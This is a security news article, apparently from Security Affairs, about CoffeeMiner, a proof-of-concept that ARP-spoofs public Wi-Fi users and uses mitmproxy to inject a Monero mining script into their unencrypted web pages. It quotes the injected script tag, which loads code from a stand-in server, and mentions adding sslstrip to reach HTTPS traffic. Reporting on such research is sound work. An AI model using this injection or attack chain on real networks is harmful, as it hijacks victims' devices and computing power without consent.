
A developer published a proof-of-concept project dubbed CoffeeMiner for hacking public Wi-Fi networks and mine cryptocurrencies.
The spike in the values of Bitcoin is attracting the interest of crooks that are adopting any method to steal crypto wallets or computational resources from the victims.
A developer named Arnau has published a proof-of-concept project dubbed CoffeeMiner for hacking public Wi-Fi networks to inject crypto-mining code into connected browsing sessions, an ingenious method to rapidly monetize illegal efforts.
The experts explained that his project was inspired by the Starbucks case where hackers hijacked laptops connected to the WiFi network to use the devices computing power to mine cryptocurrency.

Arnau explained how to power a MITM (Man(Person)-In-The-Middle) attack to inject some javascript in the html pages accessed by the connected users, in this way all the devices connected to a WiFi network are forced to be mine a cryptocurrency.

The CoffeeMiner works by spoofing Address Resolution Protocol (ARP) messages on a local area network in order to intercept unencrypted traffic from other devices on the network.
The MiTM attack is conducted by using software called mitmproxy that allows to inject the following line of HTML code into unencrypted traffic related to the content requested by other users on the networks:
<script src="http://httpserverIP:8000/script.js" type="text/javascript"></script>
“mitmproxy is a software tool that allows us to analyze the traffic that goes through a host, and allows to edit that traffic. In our case, we will use it to inject the javascript into the html pages.” wrote Arnau.
“To make the process more more clean, we will only inject one line of code into the html pages. And will be that line of html code that will call to the javascript cryptocurrency miner.”
When the user’s browser loads the pages with the injected code it runs the JavaScript and abuses CPU time to generate Monero using CoinHive‘s crypto-mining software.
Arnau set up VirtualBox machine to demonstrate the attack, and also published a couple of PoC video for the attack in a virtualized environment and in a real world WiFi network:
The CoffeeMiner version published by the researcher doesn’t work with HTTPS, but the limitation could be bypassed by addition sslstrip.
“Another further feature, could be adding sslstrip, to make sure the injection also in the websites that the user can request over HTTPS.” concluded the researcher.
Arnau published the code of the CoffeeMiner project on GitHub.
| [adrotate banner=”9″] | [adrotate banner=”12″] |
(Security Affairs – CoffeeMiner , mining)
[adrotate banner=”5″]
[adrotate banner=”13″]


